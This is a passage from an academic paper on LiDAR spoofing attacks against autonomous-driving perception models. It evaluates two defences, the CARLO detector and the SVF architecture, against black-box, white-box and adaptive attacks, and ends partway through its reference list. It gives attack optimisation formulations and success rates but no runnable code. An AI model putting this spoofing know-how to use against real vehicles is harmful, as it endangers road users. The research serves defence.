To further evaluate CARLO against white-box attacks, we first leverage Adv-LiDAR to generate adversarial examples that fool Apollo 5.0 and test whether they can succeed in attacking CARLO-guarded Apollo 5.0. Figure 13 demonstrates that CARLO can effectively defend Adv-LiDAR, where the *ASR* drops from more than 95% to below 5% consistently. We observe that the defense effects are better than the results shown in Figure 12 (a). We find out that Adv-LiDAR tends to translate the attack traces to a slightly higher place along z axis. Such translations will isolate the adversarial examples in the point cloud, making themselves easier to be detected by CARLO.

We also try our best efforts to evaluate CARLO on the adaptive attacks. We assume attackers are aware of the CARLO pipelines and utilize Adv-LiDAR to break CARLO's defense. Due to the sensor attack capability, adversaries have limited ability to modify the absolute free space ($\sum_{c\in \mathsf{B}} \mathbb{1}\cdot FS(c)$) in Equation 5. However, attackers can try to shrink the volume of the bounding box ($|\mathsf{B}|$) to shift the distribution of f', since it is controlled purely by models. Therefore, the attack goal is to spoof a vehicle at target locations at the same time, minimize the size of the bounding box. We formulate the loss function and follow Adv-LiDAR [17] to utilize a global transformation matrix $H(\theta,\tau)$ (Equation 2) for solving the optimization problem:

$$\min_{\theta,\tau} \quad \mathcal{L}(x \oplus V\cdot H(\theta,\tau)^T) + \lambda\cdot \mathcal{V}_B(V\cdot H(\theta,\tau)^T) \qquad (7)$$

where $\mathcal{L}(\cdot)$ is the loss function defined in Adv-LiDAR [17], $\mathcal{V}_B(\cdot)$ is the volume of the target bounding box B, and λ is a hyper-parameter. Figure 14 shows that such adaptive attacks cannot break CARLO, either. We attribute the reason to $H(\theta,\tau)$ that holistically modifies the spoofed points so that it can barely change the size of the bounding box.




Figure 13: Attack success rates (*ASR*s) of Adv-LiDAR on Apollo 5.0 and CARLO-guarded model.




Figure 14: Attack success rate (*ASR*) of the adaptive attack on CARLO-guarded Apollo 5.0.

8 Physics-Embedded Perception Architecture

In this section, we take a step further to explore the feasibility of embedding physical features into end-to-end learning that provides better robustness for AD systems. We find that, despite BEV or 3D representations, which are used by most models, the front view (FV) is a better representation for learning occlusion features by nature. However, prior works adopting FV are still vulnerable to the proposed attacks due to their model architecture designs' fundamental limitations. To improve the design and further enforce the learning of occlusion features, we propose sequential view fusion (SVF), a general architecture for robust LiDAR-based perception.

8.1 Why should FV Representations help?

We observe that LiDAR natively measures range data (§2.2). Thus, projecting the LiDAR point cloud into the perspective of the LiDAR sensor will naturally preserve the physical features of LiDAR. Such projecting is also known as the FV of LiDAR point clouds [38]. Given a 3D point $\vec{p} = (x,y,z)$, we can compute its coordinates in FV $\vec{p}_{FV} = (r,c)$ by:

$$\begin{aligned} c &= \lfloor \arctan(y,x)/\Delta\theta \rfloor \\ r &= \lfloor \arctan(z,\sqrt{x^2+y^2})/\Delta\phi \rfloor \end{aligned} \qquad (8)$$

where $\Delta\theta$ and $\Delta\phi$ are the horizontal and vertical fire angle intervals (§2.2). As shown in Figure 2, since the *occluder* $\mathsf{O}(v)$ and *occludee* V neighbor with each other in the FV, deep learning models have opportunities to identify the inter-occlusion. The abnormal sparseness of a fake vehicle will also be exposed, as valid vehicles' points are clustered, while the spoofed points scatter in the FV (§5.3). Therefore, the FV representation of point clouds embeds both ignored occlusion patterns.

Although prior works have utilized FV for object detection, little is known about its robustness to LiDAR spoofing attacks. LaserNet [43] is the latest model that only takes the FV representation of point clouds as input for 3D object detection. However, LaserNet cannot achieve state-of-the-art performance compared to models in the three classes introduced in §2. Other studies [38] also confirm that only by




Figure 15: Existing view fusion-based architectures.

leveraging the FV representation, models cannot provide satisfactory detection results. The failure of FV-based models comes from the scale variation of objects as well as occlusions between objects in a cluttered scene [72].


Besides the models that only take FV as input, several studies [24, 35, 72] present fusion-based architectures for LiDAR-based perception that utilize the combinations of data from different sensors and views as input. MV3D [24] is a classic fusion-based design that takes both LiDAR point clouds and RGB images as input and predicts 3D bounding boxes, where the point cloud is projected into multi-views (*i.e.,* FV and BEV) for feature encoding. Zhou *et al.* recently proposed multi-view fusion (MVF), which combines FV with 3D representations [72]. MVF builds on top of PointPillars. Instead of only voxelizing points in 3D, MVF also voxelizes the point cloud into FV frustums and integrates the two voxels' features based on coordination mapping in the 3D space.

To better understand the robustness of fusion-based architectures, we reproduce MV3D and MVF based on PointPillars. For MV3D, we ignore the RGB images, and take the FV and BEV as the model input since we focus on LiDAR-based perception. We use a VGG-16 [56] for FV feature learning in MV3D. Figure 15 shows the architectures we adopt and reproduce. We train the two reproduced models on the KITTI training set and evaluate them on the KITTI validation set. As Table 2 shows, the FV-augmented models can achieve comparable performance than the original PointPillars. The reproduced results also align well with the evaluations in [24, 72].

Table 2: MV3D-PointPillars' and MVF-PointPillars' APs (%) of 3D car detection on the KITTI validation set.

Model	Car Detection		
	Easy	Moderate	Hard
MV3D-PointPillars	85.67	77.12	71.65
MVF-PointPillars	86.77	79.15	75.72

We then evaluate their robustness against our proposed black-box attack. The experimental setups are identical to the settings in §6.1. Figure 16 shows that the *ASR* of reproduced models are as high as the original PointPillars. It indicates that existing view fusion-based architectures both cannot help with defending against LiDAR spoofing attacks, although they provide marginally gain on the AP. We further perform ablation studies and find that the BEV (or 3D) features dominate the model decisions (elaborated in Appendix D). Since the identified vulnerability exists in 3D space, the models are still vulnerable to LiDAR spoofing attacks.



(a) *ASR* of the reproduced MV3D. (b) *ASR* of the reproduced MVF.

Figure 16: Attack success rates (*ASR*s) of proposed black-box spoofing attacks on MV3D and MVF models.

8.2 Sequential View Fusion

The insights drawn from existing view fusion schemes show that existing fusion designs cannot provide better robustness compared to the original models. The 3D (or BEV) representation dominates the model leaving the FV representation not critical in the end-to-end architectures.

Based on the above understandings, we propose a new view fusion schema called sequential view fusion (SVF). SVF comprises of three modules (Figure 17), which are: 1) semantic segmentation: a semantic segmentation network that utilizes the FV representation to computes the point-wise confidence scores (*i.e.,* the probability that one point belongs to a vehicle). 2) view fusion: the 3D representation is augmented with semantic segmentation scores. 3) 3D object detection: a LiDAR-based object detection network that takes the augmented point clouds to predict bounding boxes. Instead of leaving the models to learn the importance of different representations by themselves, we attach a semantic segmentation network to the raw FV data. By doing so, we enforce the end-to-end learning to appreciate the FV features, so that the trained model will be resilient to LiDAR spoofing attacks.

Semantic segmentation. The semantic segmentation networks accept the FV represented point clouds and associate each point in FV with a probability score that it belongs to a vehicle. These scores provide aggregated information on the FV representation. Semantic segmentation over FV has several strengths. First, as mentioned before, the FV representation is noisy because of the nature of LiDAR. Compared to 3D object detection or instance segmentation, which is intractable over FV, semantic segmentation is an easier task as it does not need to estimate object-level output. Second, there are extensive studies on semantic segmentation over FV represented point clouds [15, 59, 63], and the segmentation networks achieve much more satisfactory results than the 3D object detection task over FV.

In our implementation, we adopt the high-level design in LU-Net [15]. It is worth noting that the end-to-end SVF architecture is agnostic to the semantic segmentation module.




Figure 17: Sequential view fusion (SVF) architecture.

View fusion. The fusion module re-architects existing symmetric designs which integrate the 3D representation with the confidence scores generated by the semantic segmentation module. Specifically, we use Equation 8 for mapping between $\vec{p} = (x, y, z)$ and $\vec{p}_{FV}(r, c)$, and augment each $\vec{p}$ with the pointwise confidence score from its corresponding $\vec{p}_{FV}$.

3D object detection. SVF is also agnostic to the 3D object detection module. In this paper, we utilize PointPillars and PointRCNN in our implementation. Most of the models introduced in §2 can fit into the end-to-end SVF architecture.

8.3 SVF Evaluation

Experimental setup. We train SVF-PointPillars and SVF-PointRCNN on the KITTI training set. The setup of robustness analysis against LiDAR spoofing attacks is identical to the settings in §6.1. We also try to evaluate SVF against Adv-LiDAR [17] on Apollo 5.0 and the adaptive attacks.


Evaluation metrics. We evaluate the AP of SVF-PointPillars and SVF-PointRCNN on the KITTI validation set, and leverage *ASR* to test their robustness against LiDAR spoofing attacks.

As shown in Table 3, both SVF models achieve comparable AP compared to the original models. The marginal degradation comes from two-state training. More specifically, the distributions of the semantic segmentation outputs in the training and validation sets do not align well with each other. We find that the drop of AP will indeed cause a tiny amount of false negatives but will not influence the driving behaviors. Moreover, such degradation could be compensated with better training strategies (*e.g.,* finer-tuning of the parameters) since the capacity of SVF is larger than the original models.

Table 3: SVF-PointPillars' and SVF-PointRCNN's APs (%) of 3D car detection on the KITTI validation set.

Model	Car Detection		
	Easy	Moderate	Hard
SVF-PointPillars	85.93	74.12	70.19
SVF-PointRCNN	88.12	76.56	74.81

We then perform the robustness evaluation of SVF models. Figure 18 shows the *ASR* of our proposed spoofing attacks. As shown, the attacks are no longer effective in SVF models. The *ASR* reduces from more than 95% (original models) to less than 4.5% on both models with the maximum attack capability, which is also an around 2.2× improvement compared to CARLO-guarded models. The mean *ASR* also drops from 80% to around 2.3%. We also perform ablation study on SVF,



(a) *ASR* of SVF-PointPillars. (b) *ASR* of SVF-PointRCNN.

Figure 18: Attack success rates (*ASR*s) of proposed black-box spoofing attack on SVF models.

and demonstrate that the FV features are more important in SVF models (detailed in Appendix D).

8.3.1 Defense against White-box and Adaptive Attacks

Since SVF requires re-training for the model, we cannot directly evaluate Adv-LiDAR on SVF-Apollo (§2.1.1). As a result, we decouple the problem to whether Adv-LiDAR can fool both the semantic segmentation and 3D object detection modules. We first directly apply the attack traces that successfully fool Apollo 5.0 to the segmentation network and record the mean confidence score of all the points belonging to the attack trace. Figure 19 shows that the mean confidence scores are consistently below 0.08, which is too low to be classified as a valid vehicle with mean confidence scores of around 0.73 in our trained model.

Model-level defenses are usually vulnerable to simple adaptive attacks [13, 19]. To demonstrate the effectiveness of SVF against adaptive attack, we assume that the adversaries are aware of the SVF architecture. The attack goal is to both fool the semantic segmentation and 3D object detection modules. We also leverage the formulation in [17] to utilize the global transformation matrix $H(\theta, \tau)$ to control the spoofed points.

$$\min_{\theta,\tau} \quad -\mathcal{L}_{seg}(x \odot V \cdot H(\theta,\tau)^T) \tag{9}$$

where $\odot$ represents the point cloud merge in the front view and $\mathcal{L}_{seg}(\cdot)$ defines the average confidence score of the attack trace (*i.e.,* $V \cdot H(\theta,\tau)^T$). Figure 20 shows that none of the attack traces' average confidence score reaches 0.2 in the segmentation module, which is still far from the mean average confidence score of valid vehicle 0.73. Therefore, the adaptive attacks also cannot break the robustness of SVF.

9 Discussion and Future Work

In this section, we discuss the distinct features of our proposed black-box attack along with its practicality and completeness. We further discuss the comparisons between the presented defense strategies and their limitations, accordingly.

9.1 Attack Discussion

9.1.1 Comparison with Physical Adversarial Attacks

First, we distinguish the spoofing attacks on LiDAR with extensive prior work on physical-world adversarial machine learning attacks in mainly three aspects:




Figure 19: Average confidence score of Adv-LiDAR on the segmentation network.




Figure 20: Average confidence score of the adaptive attack on the segmentation network.

1. Different perturbation methods. Images and point clouds have different data structures, which further lead to different perturbation methods applied. Images have compact and ordered structures. In contrast, point clouds are irregular, represented as $N \times C$, where N is the number of points, and C contains the location and intensity information (*i.e., xyz-i*) [9]. Attackers are able to generate adversarial examples by modifying the RGB values in images. For attacks on LiDAR, however, attackers can directly shift the point in the 3D Euclidean space as long as it obeys the physics of LiDAR.

2. Different perturbation capabilities. Prior attacks on 2D images treat the whole target area as the attack surface since the threat model assumes that attackers have full controls over the target object (*e.g.,* attackers can potentially modify any area of a stop sign in [28]). However, due to the characteristics of LiDAR spoofing attacks, the attack surface is limited by the sensor attack capability ($\mathcal{A}$) in §3. Such a small attack surface also introduces difficulties in launching the attack.

3. Different perturbation constraints. Prior attacks on 2D images leverage L_p norms as the main constraints for the formulated optimization problem [28] whose goal is to minimize the perturbation to be stealthy. Such constraints do not apply to attack LiDAR because point clouds are not perceived by humans. Thus, stealthiness is not a focus in such attacks. Instead, the optimized attack traces must not exceed the sensor attack capability ($\mathcal{A}$) boundary, in which case $\mathcal{A}$ naturally becomes the primary constraint for attacking LiDAR.

Second, the high-level methodology of our proposed attack is similar to replay attacks, in which adversaries playback the intercepted data to deceive target systems [11]. However, different from existing replay attacks [44] that retransmit *logically correct* data to launch attacks, the limited sensor attack capability ($\mathcal{A}$) cannot support the injection of a *physically valid* vehicle's trace into the LiDAR point cloud [17]. Thus, the success of our black-box attack indeed relies on the identified vulnerability.

9.1.2 Attack Practicality and Completeness

One major limitation of our proposed attack is that the presented results cannot directly demonstrate attack practicality in the physical world. First, due to the limitations of our delay component (*i.e.,* the function generator in our implementation), we can only control spoofed points at 10cm-level precision. Therefore, we only construct two fine-controlled physical attack traces for a proof-of-concept demonstration. The two attack traces contain 140 and 47 points. We evaluated them on the KITTI trainval set, and they achieve 87.68%, 98.12%, and 74.91% *ASR*s on Apollo 5.0, PointPillars, and PointRCNN, respectively. Second, launching our black-box attack on a real AV requires accurate aiming of attack lasers at a target LiDAR, which is challenging to perform without real-world road tests and precision instruments [17]. Since this paper aims to explore and expose the underlying vulnerability, we leave real-world testing as future work.

Although we demonstrate that our proposed black-box attack achieves high attack success rates, the identified vulnerability does not provide *completeness*. This means that there may exist other potential vulnerabilities hidden in the AD systems to be discovered and exploited. Future research may include verification of the AD models and comprehensive empirical studies to explore the underlying vulnerabilities.

9.2 Defense Discussion

CARLO vs. SVF. Both CARLO and SVF achieve satisfactory defense performance while maintaining comparable AP with the original model. In addition, both of them are model-agnostic so that they can be incorporated into most existing LiDAR-based perception systems. CARLO is a practical post-detection module. It does not require re-training the model, which can be quite labor-intensive. CARLO is also realistic because it does not assume that users have white-box access to the model. SVF, on the other hand, is a general architecture for ensuring robust LiDAR-based perception. SVF embeds physical information into model learning, which requires re-training. Compared to CARLO, SVF achieves better defense performance but suffers from a slight drop in AP, indicating that it may require more training efforts.

Limitations. The main limitation of our mitigation strategies is the lack of guarantees. First, although both defenses can effectively defend against LiDAR spoofing attacks under the current sensor attack capability, our countermeasures may not work at some point with the increasing capability of sensor attacks. We argue that if attackers can spoof a set of points located in the distribution of physical invariants for valid vehicles (*e.g.,* injecting around 1500 points into the point cloud), there is arguably no way to distinguish them at the model level and it is safer for AVs to engage emergency brakes in that situation. Second, both defenses have a small portion of false alarms (*i.e.,* the 0.5% false negatives in CARLO and the slight AP drop of SVF). However, we manually verify that they are not front-near vehicles; hence they would not impact the AV's driving behaviors, as mentioned before. Third, since the adaptive attacks are formulated with our efforts, future research may present more powerful attacks or advanced perturbation methods to break our defenses. In the future, we plan to improve SVF to provide guaranteed robustness by combining multiple sensors' inputs.

10 Related Work

Vehicular system security. Extensive prior works explore security problems in vehicular systems and have identified

vulnerabilities in in-vehicle networks of modern automobiles [10, 21, 26, 34], in-vehicle cache side channels [12], and Connected Vehicle (CV)-based systems [22, 29, 61]. Other studies try to provide robustness vehicular systems, such as secured in-vehicle communications [14, 47, 62], secured in-vehicle payment transactions [30], and secured CV communications [50]. In comparison, our work focuses on the emerging autonomous vehicle systems and specifically targets the robustness of LiDAR-based perception in AVs, which are under-explored in previous studies.

3D adversarial machine learning. Adversarial attacks and defenses towards 3D deep learning have been increasingly explored recently. Point cloud classification models have been demonstrated vulnerable to adversarial perturbations [57, 60, 64]. Xiao *et al.* generate adversarial examples for 3D mesh classification [65]. Liu *et al.* and Yang *et al.*, on the other hand, leverage heuristics to detect the adversarial examples for point cloud classification [41, 69]. In comparison, our work targets LiDAR-based 3D object detection in AVs. As introduced in §2.2, LiDAR point clouds only have measurements of the object's facing surface, which are different from full 3D point cloud data or meshes. Our attack method is motivated to generate adversarial examples in a black-box manner based on the discovered vulnerability. The mitigation strategies are designed to defend against current sensor attack capability, thus provide better robustness against both white- and black-box LiDAR spoofing attacks.

11 Conclusion

In this paper, we perform the first study to explore the general vulnerability of LiDAR-based perception architectures. We construct the first black-box spoofing attack based on the identified vulnerability, which universally achieves an 80% mean success rate on target models. We further perform the first defense study, proposing CARLO to accurately detect spoofing attacks which reduce their success rate to 5.5%. Lastly, we present SVF, the first general architecture for robust LiDAR-based perception that reduces the mean spoofing attack success rate to 2.3%.

12 Acknowledgements

We appreciate our shepherds, Xiaoyu Ji and Wenyuan Xu, and the anonymous reviewers for their insightful comments. We thank Xiao Zhu, Shengtuo Hu, Jiwon Joung, and Xumiao Zhang for proofreading our paper. This project is partially supported by Mcity and NSF under the grants CNS-1930041, CNS-1850533, CNS-1929771, and CNS-1932464.

References

[1] Baidu debuts robotaxi ride hailing service in China, using self-driving electric taxis. https://www.marketwatch.com/story/baidu-debuts-robotaxi-ride-hailing-service-in-china-using-self-driving-electric-taxis-2019-09-26.

[2] UPS joins race for future of delivery services by investing in self-driving trucks. https://abcnews.go.com/Business/ups-joins-race-future-delivery-services-investing-driving/story?id=65014414.

[3] Waymo has launched its commercial self-driving service in Phoenix - and it's called 'Waymo One'. https://www.businessinsider.com/waymo-one-driverless-car-service-launches-in-phoenix-arizona-2018-12.

[4] GM Advances Self-Driving Vehicle Deployment With Acquisition of LIDAR Developer. https://media.gm.com/media/us/en/gm/news.detail.html/content/Pages/news/us/en/2017/oct/1009-lidar1.html, 2017.

[5] Introducing Laser Bear Honeycomb by Waymo. https://waymo.com/lidar/, 2019.

[6] Autoware.AI. https://www.autoware.ai/, 2020.

[7] Baidu Apollo. http://apollo.auto, 2020.

[8] Devil's whisper: A general approach for physical adversarial attacks against commercial black-box speech recognition devices. In *29th USENIX Security Symposium (USENIX Security 20)*, Boston, MA, Aug. 2020. USENIX Association.

[9] KITTI Vision Benchmark: 3D Object Detection. http://www.cvlibs.net/datasets/kitti/eval_object.php?obj_benchmark=3d, 2020.

[10] Plug-n-pwned: Comprehensive vulnerability analysis of obd-ii dongles as a new over-the-air attack surface in automotive iot. In *29th USENIX Security Symposium (USENIX Security 20)*, Boston, MA, Aug. 2020. USENIX Association.

[11] Replay attack. https://www.tek.com/signal-generator/afg2021-software-0, 2020.

[12] Stealthy tracking of autonomous vehicles with cache side channels. In *29th USENIX Security Symposium (USENIX Security 20)*, Boston, MA, Aug. 2020. USENIX Association.

[13] A. Athalye, N. Carlini, and D. Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. *arXiv preprint arXiv:1802.00420*, 2018.

[14] O. Avatefipour, A. S. Al-Sumaiti, A. M. El-Sherbeeny, E. M. Awwad, M. A. Elmeligy, M. A. Mohamed, and H. Malik. An intelligent secured framework for cyberattack detection in electric vehicles' can bus using machine learning. *IEEE Access*, 7:127580–127592, 2019.

[15] P. Biasutti, V. Lepetit, J.-F. Aujol, M. Brédif, and A. Bugeau. Lu-net: An efficient network for 3d lidar point cloud semantic segmentation based on end-to-end-learned 3d features and u-net. In *Proceedings of the IEEE International Conference on Computer Vision Workshops*, pages 0–0, 2019.

[16] J. Bresenham. A linear algorithm for incremental digital display of circular arcs. *Communications of the ACM*, 20(2):100–106, 1977.

[17] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao. Adversarial sensor attack on lidar-based perception in autonomous driving. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2267–2281. ACM, 2019.

[18] Y. Cao, C. Xiao, D. Yang, J. Fang, R. Yang, M. Liu, and B. Li. Adversarial objects against lidar-based autonomous driving systems. *arXiv preprint arXiv:1907.05418*, 2019.

[19] N. Carlini and D. Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, pages 3–14, 2017.

[20] A. Chaman, J. Wang, J. Sun, H. Hassanieh, and R. Roy Choudhury. Ghostbuster: Detecting the presence of hidden eavesdroppers. In *Proceedings of the 24th Annual International Conference on Mobile Computing and Networking*, pages 337–351, 2018.

[21] S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, S. Savage, K. Koscher, A. Czeskis, F. Roesner, and T. Kohno. Comprehensive Experimental Analyses of Automotive Attack Surfaces. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, 2011.

[22] Q. A. Chen, Y. Yin, Y. Feng, Z. M. Mao, and H. X. L. Liu. Exposing Congestion Attack on Emerging Connected Vehicle based Traffic Signal Control. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium*, NDSS '18, 2018.

[23] X. Chen, K. Kundu, Y. Zhu, A. G. Berneshawi, H. Ma, S. Fidler, and R. Urtasun. 3d object proposals for accurate object class detection. In *Advances in Neural Information Processing Systems*, pages 424–432, 2015.

[24] X. Chen, H. Ma, J. Wan, B. Li, and T. Xia. Multi-view 3d object detection network for autonomous driving. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1907–1915, 2017.

[25] Y. Chen, S. Liu, X. Shen, and J. Jia. Fast point r-cnn. In *Proceedings of the IEEE International Conference on Computer Vision*, pages 9775–9784, 2019.

[26] K.-T. Cho and K. G. Shin. Error handling of in-vehicle networks makes them vulnerable. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS'16, 2016.

[27] M. Everingham, L. Van Gool, C. K. I. Williams, J. Winn, and A. Zisserman. The pascal visual object classes (voc) challenge. *International Journal of Computer Vision*, 88(2):303–338, June 2010.

[28] K. Eykholt, I. Evtimov, E. Fernandes, B. Li, A. Rahmati, C. Xiao, A. Prakash, T. Kohno, and D. Song. Robust physical-world attacks on deep learning visual classification. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1625–1634, 2018.

[29] Y. Feng, S. Huang, Q. A. Chen, H. X. Liu, and Z. M. Mao. Vulnerability of Traffic Control System Under Cyber-Attacks Using Falsified Data. In *Transportation Research Board 2018 Annual Meeting (TRB)*, 2018.

[30] A. Gaddam, G. Prakash, and S. Aissi. Mechanism for secure in-vehicle payment transaction, Feb. 26 2015. US Patent App. 14/466,405.

[31] A. Geiger, P. Lenz, C. Stiller, and R. Urtasun. Vision meets robotics: The kitti dataset. *International Journal of Robotics Research (IJRR)*, 2013.

[32] V. L. Inc. VLP-16 User Manual, 2018.

[33] T. Kim and J. Ghosh. On single source robustness in deep fusion models. *arXiv preprint arXiv:1906.04691*, 2019.

[34] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, and S. Savage. Experimental Security Analysis of a Modern Automobile. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy*, SP'10, 2010.

[35] J. Ku, M. Mozifian, J. Lee, A. Harakeh, and S. L. Waslander. Joint 3d proposal generation and object detection from view aggregation. In *2018 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS)*, pages 1–8. IEEE, 2018.

[36] A. H. Lang, S. Vora, H. Caesar, L. Zhou, J. Yang, and O. Beijbom. Pointpillars: Fast encoders for object detection from point clouds. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 12697–12705, 2019.

[37] J. Lehner, A. Mitterecker, T. Adler, M. Hofmarcher, B. Nessler, and S. Hochreiter. Patch refinement–localized 3d object detection. *arXiv preprint arXiv:1910.04093*, 2019.

[38] B. Li, T. Zhang, and T. Xia. Vehicle detection from 3d lidar using fully convolutional network. *arXiv preprint arXiv:1608.07916*, 2016.

[39] Y. Li, J. Sun, W. Huang, and X. Tian. Detecting anomaly in large-scale network using mobile crowdsourcing. In *IEEE INFOCOM 2019-IEEE Conference on Computer Communications*, pages 2179–2187. IEEE, 2019.

[40] M. Liang, B. Yang, S. Wang, and R. Urtasun. Deep continuous fusion for multi-sensor 3d object detection. In *Proceedings of the European Conference on Computer Vision (ECCV)*, pages 641–656, 2018.

[41] D. Liu, R. Yu, and H. Su. Extending adversarial attacks and defenses to deep 3d point cloud classifiers. In *2019 IEEE International Conference on Image Processing (ICIP)*, pages 2279–2283. IEEE, 2019.

[42] A. Madry, A. Makelov, L. Schmidt, D. Tsipras, and A. Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[43] G. P. Meyer, A. Laddha, E. Kee, C. Vallespi-Gonzalez, and C. K. Wellington. Lasernet: An efficient probabilistic 3d object detector for autonomous driving. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 12677–12686, 2019.

[44] B. Nassi, D. Nassi, R. Ben-Netanel, Y. Mirsky, O. Drokin, and Y. Elovici. Phantom of the adas: Phantom attacks on driver-assistance systems, 2020.

[45] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, pages 506–519, 2017.

[46] Y. Park, Y. Son, H. Shin, D. Kim, and Y. Kim. This ain't your dose: Sensor spoofing attack on medical infusion pump. In *10th USENIX Workshop on Offensive Technologies (WOOT 16)*, Austin, TX, Aug. 2016. USENIX Association.

[47] C. Patsakis, K. Dellios, and M. Bouroche. Towards a distributed secure in-vehicle communication architecture for modern vehicles. *Computers & security*, 40:60–74, 2014.

[48] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl. Remote attacks on automated vehicles sensors: Experiments on camera and lidar. *Black Hat Europe*, 11:2015, 2015.

[49] C. R. Qi, H. Su, K. Mo, and L. J. Guibas. Pointnet: Deep learning on point sets for 3d classification and segmentation. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 652–660, 2017.

[50] A. Rao, A. Sangwan, A. A. Kherani, A. Varghese, B. Bellur, and R. Shorey. Secure v2v communication with certificate revocations. In *2007 Mobile Networking for Vehicular Environments*, pages 127–132. IEEE, 2007.

[51] S. Ren, K. He, R. Girshick, and J. Sun. Faster r-cnn: Towards real-time object detection with region proposal networks. In *Advances in neural information processing systems*, pages 91–99, 2015.

[52] O. Ronneberger, P. Fischer, and T. Brox. U-net: Convolutional networks for biomedical image segmentation. In *International Conference on Medical image computing and computer-assisted intervention*, pages 234–241. Springer, 2015.

[53] S. Shi, X. Wang, and H. Li. Pointrcnn: 3d object proposal generation and detection from point cloud. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 770–779, 2019.

[54] S. Shi, Z. Wang, X. Wang, and H. Li. Part-aˆ 2 net: 3d part-aware and aggregation neural network for object detection from point cloud. *arXiv preprint arXiv:1907.03670*, 2019.

[55] H. Shin, D. Kim, Y. Kwon, and Y. Kim. Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 445–467. Springer, 2017.

[56] K. Simonyan and A. Zisserman. Very deep convolutional networks for large-scale image recognition. In *International Conference on Learning Representations*, 2015.

[57] T. Tsai, K. Yang, T.-Y. Ho, and Y. Jin. Robust adversarial objects against deep learning models.

[58] B. Wang, J. An, and J. Cao. Voxel-fpn: multi-scale voxel feature aggregation in 3d object detection from point clouds. *arXiv preprint arXiv:1907.05286*, 2019.

[59] Y. Wang, T. Shi, P. Yun, L. Tai, and M. Liu. Pointseg: Real-time semantic segmentation based on 3d lidar point cloud. *arXiv preprint arXiv:1807.06288*, 2018.

[60] Y. Wen, J. Lin, K. Chen, and K. Jia. Geometry-aware generation of adversarial and cooperative point clouds. *arXiv preprint*

arXiv:1912.11171, 2019.

[61] W. Wong, S. Huang, Y. Feng, Q. A. Chen, Z. M. Mao, and H. X. Liu. Trajectory-Based Hierarchical Defense Model to Detect Cyber-Attacks on Transportation Infrastructure. In *Transportation Research Board 2019 Annual Meeting (TRB)*, 2019.

